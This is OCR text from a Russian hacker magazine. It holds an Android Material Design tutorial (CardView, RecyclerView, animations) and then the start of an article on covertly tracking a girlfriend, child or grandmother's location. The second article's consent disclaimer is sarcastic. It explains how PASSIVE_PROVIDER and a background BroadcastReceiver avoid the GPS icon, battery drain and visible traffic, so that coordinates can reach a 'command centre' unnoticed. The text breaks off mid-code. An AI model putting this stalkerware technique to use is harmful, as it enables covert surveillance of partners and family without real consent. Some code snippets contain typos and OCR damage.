</resourses>
```

списки

В Material Design уделяется большое внимание отображению однотипных данных. Нельзя давать пользователю скучать ни секунды. Даже если активное приложение показывает только унылые числа и графики, глаз пользователя должно радовать то, как эта информация преподнесена. Именно для этих целей появился класс CardView.

Сегодня мы создадим свое приложение, чтобы лучше разобраться, что же нам принес мир Material Design. Для начала в layout-файле опишем внешний вид элементов будущего списка.

```
<android.support.v7.widget.CardView
  android:layout_width="match_parent"
  android:layout_height="wrap_content"
>
```

Внутри будут храниться все визуальные элементы. В данном случае это картинка-иллюстрация, заголовок к ней и краткое описание. Сегодня мы используем RelativeLayout, а значит, в параметрах элементов нужно указать, как именно они будут расположены относительно своих соседей. Чтобы приложение не «налезало» на края дисплея устройства, укажем отступ через параметр android:padding.

```
<RelativeLayout
  android:padding="5dp"
  ...
>
```



www

[Бесплатный видеокурс от Udacity]

[Официальные материалы от Google]

В стандартном Android SDK есть несколько вариантов отображения элементов RecyclerView: линейно (Linear), сеткой (Grid) и сеткой в шахматном порядке (StaggeredGrid).

И все-таки применение дизайнерских решений должно быть рациональным. В мире еще много телефонов на старых версиях ОС, на которых такое приложение работать не будет.

Зафиксируем иллюстрацию в верхнем левом углу. Параметром android:layout_marginRight мы создаем небольшой промежуток от соседнего элемента:

```
<ImageView
  android:layout_alignParentLeft="true"
  android:layout_alignParentTop="true"
  android:layout_marginRight="16dp"
  android:id="@+id/itemImage"
... />
```

Заголовок поместим сверху (alignParentTop) и с правой стороны (toRightOf) от изображения:

```
<TextView
  android:id="@+id/itemTitle"
  android:layout_toRightOf="@+id/itemImage"
  android:layout_alignParentTop="true"
... />
```

Тем же способом добавим поле с кратким описанием: оно будет справа от изображения и под заголовком:

```
<TextView
  android:id="@+id/itemText"
  android:layout_toRightOf="@+id/itemImage"
  android:layout_below="@+id/itemTitle"
... />
```

Теперь разберемся с тем, где будет храниться отображаемая информация. Для этого создадим класс ItemData, в конструкторе которого будет вся необходимая информация.

```
ItemData(String title, String descr, int photoId) {
  this.title = title;
  this.descr=desr;
  this.photoId=photoId
}
```

Созданный элемент нужно размножить с помощью RecyclerView и заполнить данными. В случае с объектами класса CardView нужно использовать класс RecyclerView. Он немножко запутаннее, чем привычные нам адаптеры, но мы с этим справимся. Для начала поместим его в layout-файле:

```
<android.support.v7.widget.RecyclerView
  android:layout_height="wrap_content"
  android:layout_width="wrap_content"
  android:id="@+id/rv"
/>
```




Рис. 2. Применение списка в стиле Material

Вспомним прошлую статью про библиотеки, она нам сегодня пригодится:

```
@Bind(R.id.rv)
RecyclerView rv;
...
ButterKnife.bind(this);
```

Требуемый адаптер можно создать, расширив класс RecyclerView.Adapter:

```
public class RVAdapter extends
RecyclerView.Adapter<RVAdapter.PersonViewHolder>
```

Разработчики Android постарались минимизировать затратный по времени и ресурсам вызов метода findViewById, поэтому нам придется реализовать собственный ViewHolder:

```
Public class ItemVH extends RecyclerView.ViewHolder{
  TextView title;
  ...
  ItemVH(View itemView) {
    super(itemView);
```

```
        title = (TextView)itemView.findViewById(R.id.itemTitle);
        ...
    }
  }
```

Создадим конструктор для адаптера. Главной его функцией будет передача в адаптер списка с элементами ItemData:

```
List<ItemData> items;
...
RVAdapter(List<ItemData> items)
  {this.items = items;}
```

Теперь переопределим метод onCreateViewHolder, он будет вызван ОС для инициализации визуальных элементов приложения. Поэтому тут нам следует указать, что объект RecyclerView будет состоять из множества элементов item:

```
public ItemVH onCreateViewHolder(ViewGroup viewGroup, int i) {
  View v = LayoutInflater
    .from(viewGroup.getContext())
    .inflate(R.layout.item, viewGroup, false);
  ItemVH ivh = new ItemVH(v);
  return ivh;
}
```

В методе onBindViewHolder происходит непосредственное заполнение данными ячеек CardView:

```
public void onBindViewHolder(ItemVH ivh, int i) {
  ivh.title.setText(items.get(i).title);
  ...
}
```

Нашему RecyclerView требуется также LayoutManager для того, чтобы указать, как именно элементы будут расположены, сегодня нам будет достаточно линейного списка.

```
LinearLayoutManager llm = new LinearLayoutManager(context);
rv.setLayoutManager(llm);
```

Использование измененного адаптера вызывает дополнительные сложности — теперь не так просто обработать прикосновение пользователя к элементу списка. Более свободное обращение с отображаемыми данными создало необходимость самостоятельно реализовывать интерфейс обработки касаний. Сначала сформируем абстрактный класс, который и будет реагировать на касание экрана:

```
public interface OnItemClickListener
  {public void onItemClick(View view, int position);}
```

Теперь нужно задать обработчик любого касания вообще. Для этого создадим объект класса RecyclerView.OnItemTouchListener:

```
RecyclerItemClickListener implements
RecyclerView.OnItemTouchListener
```

В нем создадим экземпляр обработчика касания:

```
private OnItemClickListener mListener;
```

Конструктору требуется указать контекст приложения и реализацию интерфейса обработчика касания элемента.

```
public RecyclerItemClickListener(Context context,
OnItemClickListener listener) {
  mListener = listener;
  mGestureDetector = new GestureDetector(context,
    newGestureDetector.SimpleOnGestureListener() {
      @Override
      public boolean onSingleTapUp(MotionEvent e) {return true;}
    }
  );
}
```

Вся магия кроется в GestureDetector. Когда пользователь коснется рукой одного из элементов RecyclerView, ОС вызовет следующий метод:

```
public boolean onInterceptTouchEvent(RecyclerView view,
MotionEvent e) {
  View childView = view.findChildViewUnder(e.getX(), e.getY());
  if (childView != null && mListener != null &&
```

```
        mGestureDetector.onTouchEvent(e)) {
          mListener.onItemClick(childView,
          view.getChildAdapterPosition(childView));
        }
        return false;
      }
```

Если в точке, которой коснулся пользователь, существует элемент RecyclerView и есть обработчик данного события (и это событие именно касание экрана), то вызываем метод onClick с указанием номера элемента RecyclerView.

Такие костыли — наглядное следствие ООП-разработки. С увеличением глубины наследования повышается связность кода и уменьшается гибкость. С одной стороны, теперь гораздо легче создать приложение с ярким дизайном, с другой — все чаще приходится использовать костыли.




Рис. 3. Онлайн-курсы по Material Design

ДОБАВИМ ЭФФЕКТОВ

Чтобы воздействовать на психику искушенного пользователя XXI века, современные компании стремятся плоское сделать объемным, а объемное — плоским. Поэтому мобильные телефоны теперь толщиной с кредитную карту, а приложения становятся «трехмерными». Любому объекту — наследнику класса View можно задать параметр elevation, который создает эффект, будто бы объект «парит» в воздухе и «отбрасывает тень».

Для CardView закруглим углы и зададим отступ, а у RecyclerView укажем, что фоном будет служить голубой прямоугольник с закругленными углами:

```
card_view:cardElevation="15dp"
card_view:cardCornerRadius="7dp"
android:background="@drawable/back_rect"
```

Он задается XML-файлом в папке drawables:

```
<shape
  ...
```

```
    <stroke android:width="2dp" android:color="#ff207d94" />
    <padding android:left="2dp" android:top="2dp"
    ...
  >
    ...
  </shape>
```

FLOATING ACTION BUTTON

Этот элемент пропагандируется Google уже долгое время, но раньше его приходилось создавать вручную. В новой же ОС появился отдельный класс и все упростилось до объявления в layout-файле.

```
<android.support.design.widget.FloatingActionButton
  ...
  android:layout_margin="@dimen/fab_margin"
  android:src="@android:drawable/ic_input_add"
/>
```

ДИНАМИЧЕСКИЕ ЦВЕТА

Это еще одно нововведение, которое поможет приложению выглядеть органичней. Если в нем присутствуют яркие изображения (а это тоже тренд), то оформление текстовых элементов будет разумно задать с помощью класса Palette. В таком случае появится плавный переход от иллюстрации к тексту.

```
Palette.generateAsync(bitmap,
  new Palette.PaletteAsyncListener() {
    @Override
    public void onGenerated(Palette palette) {
      ...
      textView.setTextColor(vibrant.getTitleTextColor());
    }
  }
);
```

АНИМАЦИЯ

Новые элементы приложения не появляются и не исчезают мгновенно, все их передвижения должны быть плавными. Это позволяет пользователю немного сфокусироваться на изменениях и дарит ощущение целостности программы.

Сперва создадим эффект плавного открытия и закрытия приложения: заставим его плавно «выезжать» с нижнего края экрана и «уезжать» обратно.

```
Transition ts = new Slide();
ts.setStartDelay(2000);
ts.setDuration(5000);
getWindow().setEnterTransition(ts);
getWindow().setExitTransition(ts);
```

Есть возможность придумывать свои варианты анимации. Создадим папку anim, а в ней файлы slide_in_right и slide_out_left, основная магия будет заключаться в них. Анимация будет состоять в постепенном «сдвиге в сторону» (translate) и в изменении прозрачности сменяемых Activity.

```
<set ... android:shareInterpolator="false" >
  <translate android:duration="500" android:fromXDelta="100%"
    android:toXDelta="0%" />
  <alpha android:duration="500" android:fromAlpha="0.0"
    android:toAlpha="1.0" />
```

Вызываемое Activity будет выезжать справа, становясь все менее прозрачным. Похожее будет происходить и с родительским Activity.

```
<translate android:duration="5000" android:fromXDelta="0%"
  android:toXDelta="-100%"/>
<alpha android:duration="5000" android:fromAlpha="1.0"
  android:toAlpha="0.0" />
```

А теперь организуем запуск. Создадим новый Intent, ему укажем, какие Activity будут задействованы, затем укажем набор опций. В опциях как раз и будет описана созданная нами анимация.

```
Intent transitionIntent = new Intent(MainActivity.this,
secondActivity.class);
ActivityOptionsCompat options =
  ActivityOptionsCompat.makeCustomAnimation(MainActivity.this,
R.anim.slide_in_right, R.anim.slide_out_left);
startActivityForResult(transitionIntent, 31337,
options.toBundle());
```

Выход из secondActivity будет реализован похожим образом. Укажем, что все методы выполнились корректно, и завершим Activity, выполнив анимацию.

```
Intent returnIntent = new Intent();
setResult(Activity.RESULT_OK, returnIntent);
overridePendingTransition(R.anim.slide_in_left,
R.anim.slide_out_right);
finish();
```

Добавим эффект «сворачивания» к элементам списка. Для этого указываются размеры элемента и то расстояние, которое анимация должна пройти.

```
int cx = view.getWidth() / 2;
int cy = view.getHeight() / 2;
Animator anim;
anim = ViewAnimationUtils.createCircularReveal(view, cx, cy,
Math.max(cx, cy), 0);
anim.start();
```

ПРИКОСНОВЕНИЯ

Если пользователь взаимодействует с каким-то большим элементом, стоит добавить эффект локальности прикосновения, в таком случае каждое касание элемента смотрится эффектнее. С помощью StateListAnimator можно создать эффект ряби (ripple effect) при нажатии на элемент. Посмотрим, как это выглядит для объектов ImageView:

```
logo.setClickable(true);
RippleDrawable rippledImage = new
RippleDrawable(ColorStateList.valueOf(Color.BLACK),
logo.getDrawable(), null);
logo.setImageDrawable(rippledImage);
```

ВЕКТОРНЫЕ ИЗОБРАЖЕНИЯ

Если наше приложение будет запускаться на совершенно разных устройствах, больших затрат потребует его оптимизация. В таком случае есть смысл перейти на векторную графику. Это позволяет создавать хорошо масштабируемые иллюстрации без потери качества изображения. Файл с векторным описанием изображения достаточно поместить в папку drawbles.



```
<vector ...>
<path ... android:pathData="..." />
```

А затем уже можно работать с ним как с обычным изображением:

```
android:src="@drawable/vector_image"
```

ЗАКЛЮЧЕНИЕ

Сегодня мы рассмотрели новые фишки в Android SDK, которые обязательно помогут тебе при создании приложений. Зачастую удачное приложение остается незамеченным из-за полного отсутствия адаптации к дизайну среды. В рамках статьи сложно описать все нюансы, поэтому на нашем сайте ты найдешь исходный код приложения, в котором реализованы все описанные методы. Если остались какие-то вопросы, обязательно пиши мне на почту. Удачи! ⌶


СЛЕДИМ ЗА ДЕВУШКОЙ С ПОМОЩЬЮ ANDROID

С ЕЕ СОГЛАСИЯ, РАЗУМЕЕТСЯ!



ИНТРО

Сегодня мы проведем небольшое шпионское исследование и попробуем незаметно собрать данные о передвижении интересующего нас объекта — подруги, ребенка или, скажем, бабушки. Разумеется, с их письменно заверенного разрешения на сбор и обработку личной информации. А как же иначе?




Сергей Мельников
mail@s-melnikov.net,
www.s-melnikov.net

ШПИОН, ВЫЙДИ ВОН

Общеизвестно, что любой современный смартфон (или планшет) оснащен модулем системы глобального позиционирования GPS, а то и православным ГЛОНАСС. Но даже если ты умудришься найти аппарат без него, карты Google (и не только) все равно смогут быстро обнаружить тебя на этом многострадальном голубом шарике. Для этого используется методика определения координат с помощью вышек сотовой связи, информацию о положении которых собирают абсолютно все игроки рынка геолокационных сервисов.

Ok, Google, вырубаем GPS и вынимаем симку, запускаем «Карты» и... внезапно снова видим свое положение. Оказывается, информации об окружающих точках Wi-Fi вполне достаточно для определения местоположения смартфона, пускай и не такого точного. В этой связи примечателен давний скандал с «картомобилем» Google, который тихо-мирно себе ездил и снимал улицы, попутно собирая названия всех точек доступа Wi-Fi. Тогда Google заявляла о некоем техническом сбое (!), но мы-то знаем...

Одним словом, смартфон почти всегда сможет определить свою ориентацию в родной Солнечной системе, чем мы и воспользуемся.



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный противозаконным использованием материала данной статьи.

ОПЕРАЦИЯ «СПЕКТР»

Театр начинается с вешалки, а приложение Android — с манифеста. Для доступа к GPS-приемнику необходимо добавить тег в секцию uses-permission:

```
<uses-permission
  android:name="android.permission.ACCESS_FINE_LOCATION"
/>
```

Константа ACCESS_FINE_LOCATION задает высокий уровень точности для определения местоположения пользователя. Есть еще ACCESS_COARSE_LOCATION для более грубой геолокации, но нам она принципиально не инте-

песна. К слову, приложение, которому было выдано полномочие fine, автоматически получает еще и полномочие coarse.

В Android для работы с геолокацией используется специальный интерфейс, предоставляемый системным объектом LocationManager:

```
String svcName = Context.LOCATION_SERVICE;
LocationManager locationManager = (LocationManager)
getSystemService(svcName);
```

Вторая геосоставляющая — LocationProvider, набор источников данных, каждый из которых отражает отдельную технологию поиска местоположения. Так, GPS_PROVIDER основывается на данных, полученных со спутников, NETWORK_PROVIDER шпионит за вышками сотовой связи и Wi-Fi.

Наверное, в твоей голове уже созрел коварный план — периодически запрашивать координаты у GPS_PROVIDER и NETWORK_PROVIDER (например, с помощью фонового сервиса) и отправлять их в командный центр. Такое решение в лоб, конечно, имеет право на жизнь, но разве популярнейший журнал о безопасности стал бы о нем писать? Во-первых, это заметно — любое включение GPS отображается в статусной строке значком (рис. 1); во-вторых, это банально сажает батарею, что может заставить владельца задуматься и поискать прожорливое приложение; и, в-третьих, фоновый трафик прекрасно виден в системном журнале.

Специально для нас Google придумала отдельный провайдер — PASSIVE_PROVIDER, который получает информацию о местоположении только в том случае, если ее запра-




Рис. 1. GPS за работой




Рис. 2. Первый запуск после загрузки устройства

шивает другое приложение. Благодаря этому наш шпион будет получать обновления скрытым образом, без активации какого-либо источника LocationProvider. Иными словами, стоит пользователю запустить карту, клиент социальной сети, выйти в интернет, отправить сообщение и далее по списку, как наше приложение уже будет в курсе (рис. 2–3). Обратной стороной пассивности (и скрытности) является полное доверие к получаемым данным, мы никак не сможем проверить их достоверность.




Рис. 3. Второй запуск после сеанса в Google Maps

КООРДИНАТЫ «СКАЙФОЛЛ»

Для получения координат от источника данных существует метод getLastKnownLocation:

```
String provider = LocationManager.PASSIVE_PROVIDER;
Location location =
locationManager.getLastKnownLocation(provider);
```

Возвращаемый объект Location содержит всю информацию о местонахождении, которую поддерживает источник. Он может включать в себя время, точность полученных координат, широту, долготу, высоту над уровнем моря (вот оно, вмешательство в частную жизнь!) и скорость. Все эти свойства доступны через геттеры:

```
private void updateWithNewLocation(Location location)
{
    TextView myText = (TextView) findViewById(R.id.myText);
    String latLongString = "нет информации";
    if (location != null) {
        double lat = location.getLatitude();
        double lng = location.getLongitude();
        latLongString = "Lat: " + lat + "\nLong: " + lng;
    }
    myText.setText("Местоположение:\n" + latLongString);
}
```

Как уже отмечалось, ни PASSIVE_PROVIDER, ни getLastKnownLocation не запрашивают у LocationProvider обновление местоположения. Если смартфон долго не обновлял текущую позицию, полученное значение может быть неактуальным или вовсе не существовать (например, сразу после загрузки).

Если ты снова подумал об использовании фонового сервиса для «дергания» PASSIVE_PROVIDER, спешу тебя огорчить: все гораздо проще. Наш выбор — широковещательный приемник (если не знаешь, что это, срочно загляни в сентябрьский «Хакер» или читай дальше).

НА СЕКРЕТНОЙ СЛУЖБЕ ЕЕ ВЕЛИЧЕСТВА

Вкратце напомню: в качестве механизма передачи сообщений на уровне системы намерения (Intent) способны отправлять структурированные данные от процесса к процессу (например, информацию от GPS-модуля). Для отслеживания таких данных и реакции на них реализуются специальные объекты — широковещательные приемники. Основное их достоинство (для нас) — они срабатывают даже тогда, когда приложение находится в фоне, а некоторые (например, прием СМС) вообще не требуют запуска родительского приложения.

Каркас нашего приемника представлен ниже:

```
public class LocationUpdateReceiver extends BroadcastReceiver{
    @Override
    public void onReceive(Context context, Intent intent) {
        String key = LocationManager.KEY_LOCATION_CHANGED;
        Location location = (Location) intent
          .getExtras()
          .get(key);

        if (location != null) {
            double lat = location.getLatitude();
